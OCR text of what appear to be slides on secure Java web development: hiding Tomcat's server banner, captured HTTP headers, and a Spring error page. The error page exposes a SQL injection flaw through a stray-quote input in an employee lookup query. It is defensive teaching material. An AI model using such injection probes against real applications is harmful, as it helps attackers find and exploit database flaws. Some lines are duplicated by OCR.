
Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)

Vulnerabilities By Year

Vulnerabilities By Type

```
<Connector port="8080" protocol="HTTP/1.1"
               connectionTimeout="20000"
               redirectPort="8443"
               server="Not telling ;)"
               />
```


```
<Connector port="8080" protocol="HTTP/1.1"
           connectionTimeout="20000"
           redirectPort="8443"
           server="Not telling ;)"
           />
```




localhost
tomcat.css
tomcat.png
bg-nav.png
asf-logo.png
bg-upper.png
bg-button.png
bg-middle.png

8 requests | 11.6 KB transferred | Finish: 1.63 s | ...

```
▼General
   Remote Address: [::1]:8080
   Request URL: http://localhost:8080/
   Request Method: GET
   Status Code: ● 200 OK
▼Response Headers     view source
   Content-Type: text/html;charset=UTF-8
   Date: Thu, 30 Apr 2015 15:20:57 GMT
   Server: Not telling ;)
   Transfer-Encoding: chunked
▼Request Headers     view source
   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/we
   Accept-Encoding: gzip, deflate, sdch
   Accept-Language: en-US,en;q=0.8
   Cache-Control: max-age=0
   Connection: keep-alive
   Cookie: JSESSIONID=7DE6349036920E7A4DE48475C2BC442B
   Host: localhost:8080
   User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_3) AppleWebKi
  Gecko) Chrome/42.0.2311.90 Safari/537.36
```





Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Thu Mar 05 21:52:08 EST 2015
There was an unexpected error (type=Internal Server Error, status=500).
StatementCallback; bad SQL grammar [select * from employees where last_name = '';']; nested exception is com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Summary

developers have to be right 100% of the time developers have to be right 100% of the time

hackers only have to be right once

Resources


ORACLE

Iron-Clad Java: Building Secure Web Applications

Best Practices for Secure Java Web Application Development

Jim Manico
August Detlefsen
Contributing Author, Kevin Kenan
Technical Editor, Milton Smith
Oracle Senior Principal Security Product Manager, Java

Oracle Press



